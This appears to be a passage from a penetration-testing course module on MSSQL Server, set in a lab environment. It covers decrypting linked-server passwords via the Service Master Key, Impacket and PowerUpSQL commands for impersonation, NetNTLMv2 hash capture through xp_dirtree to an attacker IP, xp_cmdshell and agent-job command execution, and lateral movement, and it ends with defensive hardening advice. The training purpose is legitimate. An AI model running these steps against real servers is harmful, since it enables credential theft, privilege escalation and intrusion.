The credentials stored in `sys.syslnklgns` are symmetrically encrypted with the Service Master Key, which is stored inside the sys.key_encryptions table with a `key_id` value of `102`. You will notice that there are two rows with this `key_id`; both of them are encrypted with DPAPI. The difference is that the one with `thumbprint` set to `0x01` is encrypted in the context of `CurrentUser`, and the other is encrypted in the context of `LocalMachine`. In our case, since we have control of a `local administrator`, it is simpler to decrypt the latter one.

```
SELECT * FROM sys.key_encryptions;
```




We can use the [System.Security.DataProtection]::Unprotect function in `PowerShell` to decrypt the `Service Master Key`, but before we do that, we will need one last key to the puzzle - the `entropy bytes` which `MSSQL Server` used when protecting the data. We can retrieve these from the registry, where they are stored in the following key (where `MSSQL16.MSSQLSERVER` is the name of the `MSSQL Server instance`):

```
PS C:\Users\Administrator> Get-ItemProperty -Path
"HKLM:\SOFTWARE\Microsoft\Microsoft SQL
Server\MSSQL16.MSSQLSERVER\Security" -Name "Entropy"

Entropy      : {58, 178, 73, 210...}
PSPath       :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Microsoft SQL Server\MSSQL16.MSSQLSERVER\Security
PSParentPath :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Microsoft SQL Server\MSSQL16.MSSQLSERVER
PSChildName  : Security
PSDrive      : HKLM
PSProvider   : Microsoft.PowerShell.Core\Registry
```

Putting it all together, we can decrypt the `Service Master Key` with the following `PowerShell` script, where `$encryptedData` is set to the value returned from our previous query.

```
$encryptedData = "0xFFFFFFFF500100<SNIP>";
$encryptedData = $encryptedData.Substring(18); # Remove 0x and padding
$encryptedData = [byte[]] -split ($encryptedData -replace '..', '0x$& ');

$entropy = (Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Microsoft SQL
Server\MSSQL16.MSSQLSERVER\Security" -Name "Entropy").Entropy;

Add-Type -AssemblyName System.Security;
$SMK =
[System.Security.Cryptography.ProtectedData]::Unprotect($encryptedData,
$entropy, 'LocalMachine');
Write-Host (($SMK|ForEach-Object ToString X2) -join '');
```



The result is the hex-encoded decrypted `Service Master Key`, which we may now use to decrypt the credentials found previously. Since MSSQL Server 2012, the `Service Master Key` is used with `AES` for encryption and `3DES` was used before. You can verify which encryption algorithm was used by checking the length of the decrypted `Service Master Key`. If it is `16` bytes long, then `AES` was used, and if it is `8` bytes long then `3DES` was used. In this case, we are running `MSSQL Server 2022`, and the `Service Master Key` is `16` bytes long, so we know that `AES` is the encryption algorithm being used to encrypt the linked server credentials.


In order to decrypt something with `AES`, we need to know `three` values:

- The `Key`, which in this case is the `Service Master Key`
- The `IV`, which in this case is the first 16 bytes (after padding) of `ws_user`'s `pwdhash`
- The `Ciphertext`, which in this case is the remaining bytes from `ws_user`'s `pwdhash`

Rather than doing so manually, we may split the `pwdhash` into the `IV` and `Ciphertext` portions with the following `T-SQL` query:


```sql
SELECT
        name,
        SUBSTRING(pwdhash, 5, 16) AS 'IV',
        SUBSTRING(pwdhash, 21, LEN(pwdhash) - 20) AS 'Ciphertext'
FROM sys.syslnklgns
WHERE LEN(pwdhash) > 0;
```

With all the parts ready, we can now use the following CyberChef recipe to decrypt `ws_user`'s password, and then decode the text from `UTF-16LE`. Make sure to fill out the `Key`, `IV` and `Input` portions as described above, and set the first two options to `HEX` (they should be by default).



The output is `ws_user`'s decrypted password, prepended by some random padding bytes. We can now use this to authenticate against `SQL01`, and if we are lucky, there may be a domain user which uses the same password.

Although relatively straightforward, repeating this whole process for each password and server may get tedious. Luckily, there is a script which automates all of it, created by the smart people at NetSPI. To use the script, simply import the `PowerShell module` (located on `SQL02\Administrator`'s desktop), and then invoke `Get-MSSQLLinkPasswords`:



Tools of the Trade

Introduction

In this section, we will take a look at two tools (Impacket MSSQLClient and PowerUpSQL) which may be used to carry out most of the attacks covered in the previous sections.

Impacket MSSQLClient

Re-Introduction to Impacket MSSQLClient

Earlier, in the `Introduction to MSSQL Server` section, we introduced `Impacket MSSQLClient` as a way to connect to `MSSQL Server` instances from a `linux`-based machine. In addition to executing `T-SQL` queries, `Impacket MSSQLClient` has a number of built-in commands which automate many of the attacks we discussed in the previous sections.

You may access a list of built-in commands from within `Impacket MSSQLClient` by executing the `help` command:

```
SQL (ws_dev  guest@master)> help

    lcd {path}                  - changes the current local directory to
{path}
    exit                        - terminates the server process (and this
session)
    enable_xp_cmdshell          - you know what it means
    disable_xp_cmdshell         - you know what it means
    enum_db                     - enum databases
    enum_links                  - enum linked servers
    enum_impersonate            - check logins that can be impersonated
    enum_logins                 - enum login users
    enum_users                  - enum current db users
    enum_owner                  - enum db owner
    exec_as_user {user}         - impersonate with execute as user
    exec_as_login {login}       - impersonate with execute as login
```

```
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    xp_dirtree {path}          - executes xp_dirtree on the path
    sp_start_job {cmd}         - executes cmd using the sql server agent
(blind)
    use_link {link}            - linked server to use (set use_link
localhost to go back to local or use_link .. to get back one step)
    ! {cmd}                    - executes a local shell cmd
    show_query                 - show query
    mask_query                 - mask query
```

Enumeration

`Impacket MSSQClient` offers `six` different `enum_` commands to enumerate various aspects of `MSSQL Server` instances, from `logins` we may `impersonate`, to `linked servers`.

```
SQL (ws_dev  guest@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee   grantor
----------   --------   ---------------   ----------   -------   -------
b'LOGIN'     b''        IMPERSONATE       GRANT        ws_dev    sa
b'LOGIN'     b''        IMPERSONATE       GRANT        ws_dev    ws_user
```


Privilege Escalation

We can use commands built into `Impacket MSSQLClient` to automate two of the ways we discussed to escalate privileges. We can use the `exec_as_login` function to impersonate logins:

```
SQL (ws_dev  guest@master)> exec_as_login sa
SQL (sa  dbo@master)> SELECT SYSTEM_USER;
--
sa
```

And we can use `xp_dirtree` command to steal the service's `NetNTLMv2` hash:

```
SQL (ws_dev  guest@master)> xp_dirtree \\10.10.14.104\a
subdirectory   depth   file
------------   -----   ----
```




Command Execution

`Impacket MSSQLClient` has built-in methods which can be used to execute commands via `xp_cmdshell` using the `enable_xp_cmdshell`, `xp_cmdshell` and `disable_xp_cmdshell` commands.

```
SQL (sa  dbo@master)> enable_xp_cmdshell
[*] INFO(SQL01): Line 196: Configuration option 'show advanced options'
changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(SQL01): Line 196: Configuration option 'xp_cmdshell' changed from
0 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)> xp_cmdshell whoami
output
-----------
htb\svc_sql

NULL

SQL (sa  dbo@master)> disable_xp_cmdshell
[*] INFO(SQL01): Line 196: Configuration option 'xp_cmdshell' changed from
1 to 0. Run the RECONFIGURE statement to install.
[*] INFO(SQL01): Line 196: Configuration option 'show advanced options'
changed from 1 to 0. Run the RECONFIGURE statement to install.
```

Additionally, the `sp_start_job` command may be used to (blindly) achieve code execution using `MSSQL Server Agent Jobs`.

```
SQL (sa  dbo@master)> sp_start_job cmd.exe /c "whoami >
C:\Windows\Tasks\tmp.txt"
[*] INFO(SQL01): Line 96: Job 'IdxDefrag2A8E83E4-0180-458A-8291-
66FB5E862F2A' started successfully.
```



Taking a look at how this is implemented, we can see that the developers opted to use the `CmdExec` subsystem, rather than the `PowerShell` one we used. Note that the job which is created has the parameter `delete_level` set to `3`, which means it will be automatically removed after executing once.

```
@handle_lastError
def do_sp_start_job(self, s):
    try:
        self.sql_query("DECLARE @job NVARCHAR(100);"
                       "SET
@job='IdxDefrag'+CONVERT(NVARCHAR(36),NEWID());"
                       "EXEC msdb..sp_add_job
@job_name=@job,@description='INDEXDEFRAG',"
                       "@owner_login_name='sa',@delete_level=3;"
                       "EXEC msdb..sp_add_jobstep
@job_name=@job,@step_id=1,@step_name='Defragmentation',"

"@subsystem='CMDEXEC',@command='%s',@on_success_action=1;"
                       "EXEC msdb..sp_add_jobserver @job_name=@job;"
                       "EXEC msdb..sp_start_job @job_name=@job;" % s)
        self.sql.printReplies()
        self.sql.printRows()
    except:
        pass
```

Lateral Movement

Lateral movement techniques are covered by `Impacket MSSQLClient` with the `use_link` command.

```
SQL (ws_dev  guest@master)> use_link SQL02
SQL >SQL02 (sa  dbo@master)> SELECT name, database_id, create_date FROM
sys.databases;
name        database_id   create_date
---------   -----------   -----------
master                1   2003-04-08 09:13:36
tempdb                2   2024-05-20 02:53:56
model                 3   2003-04-08 09:13:36
msdb                  4   2022-10-08 06:31:57
wsarchive             5   2024-05-13 16:19:18
```

Note that it isn't necessary to wrap subsequent queries with `OPENQUERY` or `EXECUTE AT`, since this is handled automatically by `Impacket MSSQLClient` (using `EXECUTE AT`):

```
def sql_query(self, query, show=True):
    if self.at is not None and len(self.at) > 0:
        for (linked_server, prefix) in self.at[::-1]:
            query = "EXEC ('" + prefix.replace("'", "''") +
query.replace("'", "''") + "') AT " + linked_server
    if self.show_queries and show:
        print('[%%] %s' % query)
    return self.sql.sql_query(query)
```

If we want to return to the original server, we should use the following command:

```
SQL >SQL02 (sa  dbo@master)> use_link localhost
SQL (ws_dev  guest@master)>
```

`Impacket MSSQLClient` can not be used to automatically decrypt linked server credentials.

PowerUpSQL

Introduction to PowerUpSQL

The second tool we will look at is PowerUpSQL, which is a `PowerShell` toolkit developed by NetSPI. Like `Impacket MSSQLClient`, it may be used to issue standard `T-SQL` queries on an `MSSQL Server` instance, but it may also be used to automate a lot of the attacks covered in the previous sections.

To connect to an `MSSQL Server` instance and execute a query, we can use the `Get-SQLQuery` function in the following way:

```
PS C:\Users\student\Desktop\PowerUpSQL> Import-Module .\PowerUpSQL.psm1
PS C:\Users\student\Desktop\PowerUpSQL> Get-SQLQuery -Verbose -Instance
"127.0.0.1,1433" -Username "ws_dev" -Password "4X6cuvDLNer7nwYN5LBZ" -
Query "SELECT SYSTEM_USER"
VERBOSE: 127.0.0.1,1433 : Connection Success.

Column1
-------
ws_dev
```

The `PowerUpSQL` repository contains a very useful cheat sheet which describes how to use the most common `PowerUpSQL` commands.

Enumeration

`PowerUpSQL` may be used to identify `MSSQL Server` instances `locally`, across `networks`, or throughout `domains` with the Get-SQLInstanceLocal, Get-SQLInstanceBroadcast and Get-SQLInstanceDomain functions respectively. For example, the third function may be used like so (assuming you are logged in as a domain user):

```
PS C:\Users\student\Desktop\PowerUpSQL> Get-SQLInstanceDomain -Verbose
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: 2 instances were found.

ComputerName     : SQL02.htb.local
Instance         : SQL02.htb.local,1433
DomainAccountSid : 1500000521000186208125681511122181312461583125284400
DomainAccount    : SQL02$
DomainAccountCn  : SQL02
Service          : MSSQLSvc
Spn              : MSSQLSvc/SQL02.htb.local:1433
LastLogon        : 5/20/2024 10:26 AM
Description      :

ComputerName     : SQL02.htb.local
Instance         : SQL02.htb.local
DomainAccountSid : 1500000521000186208125681511122181312461583125284400
DomainAccount    : SQL02$
DomainAccountCn  : SQL02
Service          : MSSQLSvc
Spn              : MSSQLSvc/SQL02.htb.local
LastLogon        : 5/20/2024 10:26 AM
```

```
Description       :
```

Specific instances may be enumerated further with the Get-SQLServerInfo and Invoke-SQLDumpInfo functions as shown below, the latter of which creates a large number of `CSV` files containing `databases`, `users`, `privileges` and much more.

```
PS C:\Users\student\Desktop> Get-SQLServerInfo -Username "ws_dev" -
Password "4X6cuvDLNer7nwYN5LBZ" -Instance "SQL01"

ComputerName           : SQL01
Instance               : SQL01
DomainName             : HTB
ServiceProcessID       : 5624
ServiceName            : MSSQLSERVER
ServiceAccount         : HTB\svc_sql
AuthenticationMode     : Windows and SQL Server Authentication
ForcedEncryption       : 0
Clustered              : No
SQLServerVersionNumber : 16.0.1000.6
SQLServerMajorVersion  : 2022
SQLServerEdition       : Developer Edition (64-bit)
SQLServerServicePack   : RTM
OSArchitecture         : X64
OsVersionNumber        : SQL
Currentlogin           : ws_dev
IsSysadmin             : No
ActiveSessions         : 1

PS C:\Users\student\Desktop> mkdir SQL01
PS C:\Users\student\Desktop> cd SQL01
PS C:\Users\student\Desktop\SQL01> Invoke-SQLDumpInfo -Username "ws_dev" -
Password "4X6cuvDLNer7nwYN5LBZ" -Instance "SQL01"
PS C:\Users\student\Desktop\SQL01> type SQL01_Databases.csv
"ComputerName","Instance","DatabaseId","DatabaseName","DatabaseOwner","Own
erIsSysadmin","is_trustworthy_on","is_db_chaining_on","is_broker_enabled",
"is_encrypted","is_read_only","create_date","recovery_model_desc","FileNam
e","DbSizeMb","has_dbaccess"
"SQL01","SQL01","5","webshop","sa","1","True","False","False","False","Fal
se","5/13/2024 4:16:03 PM","FULL","C:\Program Files\Microsoft SQL
Server\MSSQL16.MSSQLSERVER\MSSQL\DATA\webshop.mdf","","1"
<SNIP>
```

The function Invoke-SQLAudit may be used to quickly identify issues with an `MSSQL Server` instance, as well as information on how it may be exploited.

```
PS C:\Users\student\Desktop> Invoke-SQLAudit -Username "ws_dev" -Password
"4X6cuvDLNer7nwYN5LBZ" -Instance "SQL01"
VERBOSE: SQL01 : No named instance found.
VERBOSE: SQL01 : Connection Success.
VERBOSE: SQL01 : Checking for autoexec stored procedures...

ComputerName  : SQL01
Instance      : SQL01
Vulnerability : Excessive Privilege - Impersonate Login
Description   : The current SQL Server login can impersonate other logins.
This may allow an authenticated login to
                gain additional privileges.
Remediation   : Consider using an alterative to impersonation such as
signed stored procedures. Impersonation is
                enabled using a command like: GRANT IMPERSONATE ON
Login::sa to [user]. It can be removed using a
                command like: REVOKE IMPERSONATE ON Login::sa to [user]
Severity      : High
IsVulnerable  : Yes
IsExploitable : Yes
Exploited     : No
ExploitCmd    : Invoke-SQLAuditPrivImpersonateLogin -Instance SQL01 -
Exploit
Details       : ws_dev can impersonate the sa SYSADMIN login. This test
was ran with the ws_dev login.
Reference     : https://msdn.microsoft.com/en-us/library/ms181362.aspx
Author        : Scott Sutherland (@_nullbind), NetSPI 2016
<SNIP>
```

Privilege Escalation

The powerful Invoke-SQLEscalatePriv function can be used to escalate to `sysadmin` via automatically identified vulnerabilities (using `Invoke-SQLAudit` in the background).

```
PS C:\Users\student\Desktop> Invoke-SQLEscalatePriv -Username "ws_dev" -
Password "4X6cuvDLNer7nwYN5LBZ" -Instance "SQL01" -Verbose
VERBOSE: SQL01 : Checking if you're already a sysadmin...
VERBOSE: SQL01 : You're not a sysadmin, attempting to change that...
VERBOSE: LOADING VULNERABILITY CHECKS.
VERBOSE: RUNNING VULNERABILITY CHECKS.
<SNIP>
VERBOSE: SQL01 : Success! You are now a sysadmin!
```

Note that this permanently assigns the `sysadmin` role to the `login` you authenticate with.

Command Execution

All three of the techniques we covered for executing commands are automated by `PowerUpSQL` with following commands:

- Invoke-SQLOSCmd enables and then executes commands with `xp_cmdshell`
- Invoke-SQLOSCmdAgentJob executes commands via `MSSQL Server Agent Jobs`
- Invoke-SQLOSCmdOle executes commands via `OLE Automation Stored Procedures`

All three are used in similar ways, the difference being `Invoke-SQLOSCmdAgentJob` does not return command output, and it requires an additional `SubSystem` argument which specifies which `subsytem` should be used for `job step` it creates (`PowerShell`, `CmdExec`, `JScript`, or `VBScript`).

```
PS C:\Users\student\Desktop> Invoke-SQLOSCmd -Username "ws_dev" -Password
"4X6cuvDLNer7nwYN5LBZ" -Instance "SQL01" -Command "whoami"

ComputerName Instance CommandResults
------------ -------- --------------
SQL01        SQL01    htb\svc_sql

PS C:\Users\student\Desktop> Invoke-SQLOSCmdAgentJob -Username "ws_dev" -
Password "4X6cuvDLNer7nwYN5LBZ" -Instance "SQL01" -SubSystem "CmdExec" -
Command "whoami"

ComputerName Instance Results
------------ -------- -------
SQL01        SQL01    The Job succesfully started and was removed.

PS C:\Users\student\Desktop> Invoke-SQLOSCmdOle -Username "ws_dev" -
Password "4X6cuvDLNer7nwYN5LBZ" -Instance "SQL01" -Command "whoami"

ComputerName Instance CommandResults
------------ -------- --------------
SQL01        SQL01    htb\svc_sql
```

Lateral Movement

To `enumerate` linked servers, as well as to `execute queries` on linked servers, we can use the Get-SqlServerLinkCrawl function. The following syntax may be used to simply identify server links. The `Path` value in each table describes the path taken to reach a certain instance, so for example, the third table tells us we have access to `SQL01` as `ws_user` via `SQL02`.

```
PS C:\Users\student\Desktop> Get-SqlServerLinkCrawl -Username "ws_dev" -
Password "4X6cuvDLNer7nwYN5LBZ" -Instance "SQL01"

Version     : SQL Server 2022
Instance    : SQL01
CustomQuery :
Sysadmin    : 1
Path        : {SQL01}
User        : ws_dev
Links       : {SQL02}

Version     : SQL Server 2022
Instance    : SQL02
CustomQuery :
Sysadmin    : 1
Path        : {SQL01, SQL02}
User        : sa
Links       : {SQL01}

Version     : SQL Server 2022
Instance    : SQL01
CustomQuery :
Sysadmin    : 0
Path        : {SQL01, SQL02, SQL01}
User        : ws_user
Links       : {SQL02}
```

We can execute `T-SQL` queries on linked servers by adding the `Query` parameter to the `Get-SQLServerLinkCrawl` function. Additionally, `QueryTarget` may be used to specify one instance to execute the query on. Unfortunately, the query output shows up as `System.Data.DataRow` in the function's output, so a little bit of extra work is required to actually read it.

```
PS C:\Users\student\Desktop> $Out = Get-SQLServerLinkCrawl -Username
"ws_dev" -Password "4X6cuvDLNer7nwYN5LBZ" -Instance "SQL01" -Query "SELECT
SYSTEM_USER";
PS C:\Users\student\Desktop> $Out

Version     : SQL Server 2022
Instance    : SQL01
CustomQuery : System.Data.DataRow
Sysadmin    : 1
Path        : {SQL01}
User        : ws_dev
Links       : {SQL02}

Version     : SQL Server 2022
```

```
Instance    : SQL02
CustomQuery : System.Data.DataRow
Sysadmin    : 1
Path        : {SQL01, SQL02}
User        : sa
Links       : {SQL01}

Version     : SQL Server 2022
Instance    : SQL01
CustomQuery : System.Data.DataRow
Sysadmin    : 0
Path        : {SQL01, SQL02, SQL01}
User        : ws_user
Links       : {SQL02}

PS C:\Users\student\Desktop> foreach ($Server in $out) {$CustomQuery =
$Server.CustomQuery; foreach ($Row in $CustomQuery) {Write-
Host($Row.Item(0));}};
ws_dev
sa
ws_user
```

Extra Mile

`PowerUpSQL` is a very powerful tool which covers a lot of things not mentioned in this module. Students which are interested in learning more about `MSSQL Server` exploitation are recommended to check out its wiki and NetSPI blog.

Defensive Considerations

Introduction

Now that we've covered `MSSQL Server` attacks from an `attacker's` perspective, let's discuss the `defender's` side. In this section, we will discuss various considerations which should be made when reviewing the security posture of an `MSSQL Server` instance.

MSSQL Server-Specific Considerations

`MSSQL Server` offers a large number of security capabilities which may be fine-tuned to better protect an organizations data, as well as to comply with any necessary regulations. Although we won't cover everything in this section, we will discuss the most important ones.

Authentication and Authorization

Properly configured `authentication` and `authorization` settings are crucial to securing a `MSSQL Server`. In `Microsoft's` documentation (SQL Server Security Best Practices) they

make the following recommendations:

- The use of `Windows Authentication` is preferred over `SQL Server Authentication` for various reasons, including the fact it uses the `Kerberos` security protocol, has additional password policies, and makes the management of users simpler.
- The Principle of Least Privilege should be used when granting permissions to logins and users. The idea is that all users should be given the minimum permissions required for them to be able to carry out their tasks.
- Strong and complex passwords should be `enforced` for all logins by ways of a `password policy`. For `SQL Server Authentication` logins, this is enforced by the server itself, and for `Windows Authentication` logins by the domain.

Besides the few suggestions `Microsoft` provides in their article, recommended actions defenders may take include:

- Not assigning any additional privileges to the `public` server role, which is assigned by default to every login.
- Revoking the `guest` database user's `CONNECT` permission if it isn't required (Microsoft Documentation).
- Disabling and removing orphaned users. These are database users which are not assigned to any login.
- Revoking `sysadmin` access for the `BUILTIN\Administrators` group. This is assigned by default when installing the server, and is most likely unnecessary. Do note, however, that it may be possible for attackers to escalate from a `local administrator` account to `sysadmin` even if this is revoked (blog post).

In addition to all these recommendations, it is important that defenders understand server- and database-level roles and the risks of assigning them. In particular:

- `serveradmin` should be considered the same as `sysadmin`, since escalation is trivial, as we saw in a previous section.
- `db_securityadmin` should be considered the same as `db_owner`, since escalation is trivial.
- `db_owner` can drop the database, and can escalate to `sysadmin` if assigned to a TRUSTWORTHY database.


Surface Area Configuration

The next topic defenders should consider are the large number of configuration settings which can be altered in `MSSQL Server`. By default, most of these are disabled, and the recommendation is to keep everything which is unused disable in order to minimize attack surface.

For example, let's take a look at what is enabled on the `SQL01` server we used in this section. To do so, let's enable `advanced options`, and then use the sp_configure stored

procedure to enumerate the list of features.

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;

EXEC sp_configure;

EXEC sp_configure 'show advanced options', 0;
RECONFIGURE;
```



Of all the configuration settings returned, only the ones which are strictly necessary for the server to function should be enabled. In particular, defenders should pay close attention to the following configuration settings:

- xp_cmdshell, which can be used to execute code.
- Ole Automation Procedures, which can be used to interact with COM objects and potentially execute code.
- clr enabled, which can be used to run user assemblies.

Note that `show advanced options` itself is a configuration setting, and should remain disabled unless otherwise necessary.

